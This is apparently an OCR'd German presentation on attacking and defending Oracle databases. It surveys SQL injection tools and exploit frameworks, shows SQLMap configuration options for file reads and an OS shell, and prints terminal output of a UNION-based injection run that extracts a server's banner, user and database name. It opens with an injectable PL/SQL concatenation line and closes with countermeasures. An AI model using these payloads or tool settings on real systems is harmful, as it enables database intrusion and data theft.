APP1_WEB	FRM_WRKDCLMAIN	DEFINER	"_where" := "_where" ||'PP1_T '|| "_value" ||' and ';

SQL Injection Tools - Matrixay

- einfach zu verwendender Scanner für Webanwendungen
- unterstützt alle Datenbanken (Oracle, SQLServer, Access, MySQL, ...)
- Geringe bis keine false Positives durch Testen der Sicherheitslücken


SQL Injection Tools - Matrixay



SQL Injection Tools - Pangolin

- einfach zu verwendender Scanner für Webanwendungen
- unterstützt alle Datenbanken (Oracle, SQLServer, Access, MySQL, ...)
- Kein Modul zu Scannen einer gesamten Webseite (muss separat erfolgen)

SQL Injection Tools - Pangolin



SQL Injection Tools - SQLMap

- SQLMap unterstützt alle Arten von relationalen Datenbanken
- Konfiguration über Config-Datei
- Verwendung über Kommandozeile

SQL Injection Tools - SQLMap

```
# Last table entry to dump (cursor stop)
# Valid: integer
# Default: 0 (sqlmap will detect the number of table entries and dump
# until the last)
limitStop = 0

# SQL SELECT query to be executed.
# Example: SELECT 'foo', 'bar'
query =

# Prompt for an interactive SQL shell.
# Valid: True or False
sqlShell = False


[File system]

# Read a specific OS file content (only on MySQL).
# Examples: /etc/passwd or C:\boot.ini
rFile =

# Write to a specific OS file (not yet available).
# Example: /tmp/sqlmap.txt or C:\WINNT\Temp\sqlmap.txt
wFile =


[Takeover]

# Prompt for an interactive OS shell (only on PHP/MySQL environment with a
# writable directory within the web server document root for the moment).
# Valid: True or False
osShell = False
```

```
# Enumerate back-end database management system database tables.
# Optional: db
# Valid: True or False
getTables = True

# Enumerate back-end database management system database table columns.
# Requires: db and tbl
# Valid: True or False
getColumns = True

# Dump back-end database management system database table entries.
# Requires: db and tbl
# Optional: col
# Valid: True or False
dumpTable = False

# Dump all back-end database management system databases tables entries.
# Valid: True or False
dumpAll = False

# Back-end database management system database to enumerate.
db =

# Back-end database management system database table to enumerate.
tbl =

# Back-end database management system database table column to enumerate.
col =

# Back-end database management system database user to enumerate.
user =
```

SQL Injection Tools - SQLMap

```
alexander-kornbrusts-macbook-air:sqlmap-0.6.3 alex$ python sql

    sqlmap/0.6.3 coded by Bernardo Damele A. G. <bernardo.dame
                        and Daniele Bellucci <daniele.bellucci

[*] starting at: 11:14:33

[11:14:33] [INFO] testing connection to the target url
[11:14:33] [INFO] testing if the url is stable, wait a few sec
[11:14:35] [INFO] url is stable
[11:14:35] [INFO] testing if User-Agent parameter 'User-Agent'
[11:14:35] [WARNING] User-Agent parameter 'User-Agent' is not
[11:14:35] [INFO] testing if GET parameter 'id' is dynamic
[11:14:36] [INFO] confirming that GET parameter 'id' is dynami
[11:14:36] [INFO] GET parameter 'id' is dynamic
[11:14:36] [INFO] testing sql injection on GET parameter 'id'
[11:14:36] [INFO] testing unescaped numeric injection on GET p
[11:14:37] [INFO] confirming unescaped numeric injection on GE
[11:14:37] [INFO] GET parameter 'id' is unescaped numeric inje
[11:14:37] [INFO] testing for parenthesis on injectable parame
[11:14:38] [INFO] the injectable parameter requires 0 parenthe
[11:14:38] [INFO] testing inband sql injection on parameter 'i
[11:14:39] [INFO] the target url could be affected by an inban
[11:14:39] [INFO] confirming full inband sql injection on para
[11:14:39] [INFO] the target url is affected by an exploitable
[11:14:39] [INFO] query:  UNION ALL SELECT NULL, CHR(98)||CHR(
HR(114)||CHR(67)||CHR(121)||CHR(82)||CHR(107)||CHR(75) FROM v$
[11:14:40] [INFO] performed 3 queries in 1 seconds
[11:14:40] [INFO] testing Oracle
[11:14:40] [INFO] query:  UNION ALL SELECT NULL, CHR(98)||CHR(
SDATE)||CHR(114)||CHR(67)||CHR(121)||CHR(82)||CHR(107)||CHR(75
[11:14:40] [INFO] performed 1 queries in 0 seconds
[11:14:40] [INFO] confirming Oracle
[11:14:40] [INFO] query:  UNION ALL SELECT NULL, CHR(98)||CHR(
```

```
Terminal —

[11:14:40] [INFO] testing stacked queries support on para
[11:14:41] [WARNING] the web application does not support
stacked queries support:        None

[11:14:41] [INFO] testing time based blind sql injection
[11:14:41] [WARNING] the parameter 'id' is not affected b
ax
[11:14:41] [INFO] testing time based blind sql injection
[11:14:41] [WARNING] the parameter 'id' is not affected b
ax
time based blind sql injection payload: None

[11:14:41] [INFO] testing inband sql injection on paramet
[11:14:42] [INFO] the target url could be affected by an
valid union:    'http://reddatabasesecurity.homeip.net:77
- AND 2478=2478'

[11:14:42] [INFO] fetching banner
banner:    'Oracle Database 11g Enterprise Edition Releas

[11:14:42] [INFO] fetching current user
[11:14:42] [INFO] query:  UNION ALL SELECT NULL, CHR(98)||
SYS.LOGIN_USER AS VARCHAR(4000)), CHR(32))||CHR(114)||CHR
 8427=8427
[11:14:42] [INFO] performed 1 queries in 0 seconds
current user:    'SCOTT'

[11:14:42] [INFO] fetching current database
[11:14:42] [INFO] query:  UNION ALL SELECT NULL, CHR(98)||
SYS.DATABASE_NAME AS VARCHAR(4000)), CHR(32))||CHR(114)||
AND 7227=7227
```

Metasploit Framework

- Metasploit ist das bekannteste Open-Source-Framework
- De-Facto Standard für Security Experten und Hacker
- Es erlaubt die Übernahme von unsicheren Systemen mit Hilfe weniger Mausklicks bzw. Tastatureingaben
- Tiefes Sicherheitswissen wird für die meisten Aktivitäten nicht benötigt.
- bisher rudimentärer Oracle Support

Metasploit Framework

- Chris Gates erweitert gerade den "Support" für Oracle
- SIDs werden vom Listener heruntergeladen
- Privilegien-Eskalation via PL/SQL Packages
- Ausführen von Betriebssystemkommandos
- Upload von Binärdateien (mit den Möglichkeiten von Metasploit) auf den Datenbankserver
- Knacken von Datenbank-Passworten
- Weitere Möglichkeiten werden gerade hinzugefügt...

Inguma Framework

- Exploit Framework für Oracle (und mehr) von Joxean Koret
- Zur Zeit etwas bessere Unterstützung für Oracle als Metasploit
- Enthält einen SID Guesser
- Enthält einen PL/SQL Fuzzer
- Wesentlich mehr Exploits für neue Versionen

Gegenmaßnahmen

- Härten der Datenbank (Privilegien, Error Trigger)
- Kontrolle der Datenbanken nach Anomalien (z.B. wer verwendet Export Utilities)
- Regelmäßige Überprüfung von Datenbanken (manuell oder automatisiert z.B. mit Repscan)
- Einspielen der Security Patches oder zumindestens der Patchsets
- Verfolgen der Security Szene
- Verwenden von Auditing oder besser Auditing Lösungen von 3rd-party Firmen wie Sentrigo

Referenzen

- Unwrapping PL/SQL: http://technology.amis.nl/blog/4753/unwrapping-10g-wrapped-plsql
- Oracle Datenbankscanner: http://www.red-database-security.de/software/repscan.html
- SQLMap - http://sqlmap.sourceforge.net/
- Matrixay - http://www.dbappsecurity.com
- Pangolin - http://www.nosec.org
- Metasploit - http://www.metasploit.com
- Inguma - http://sourceforge.net/projects/inguma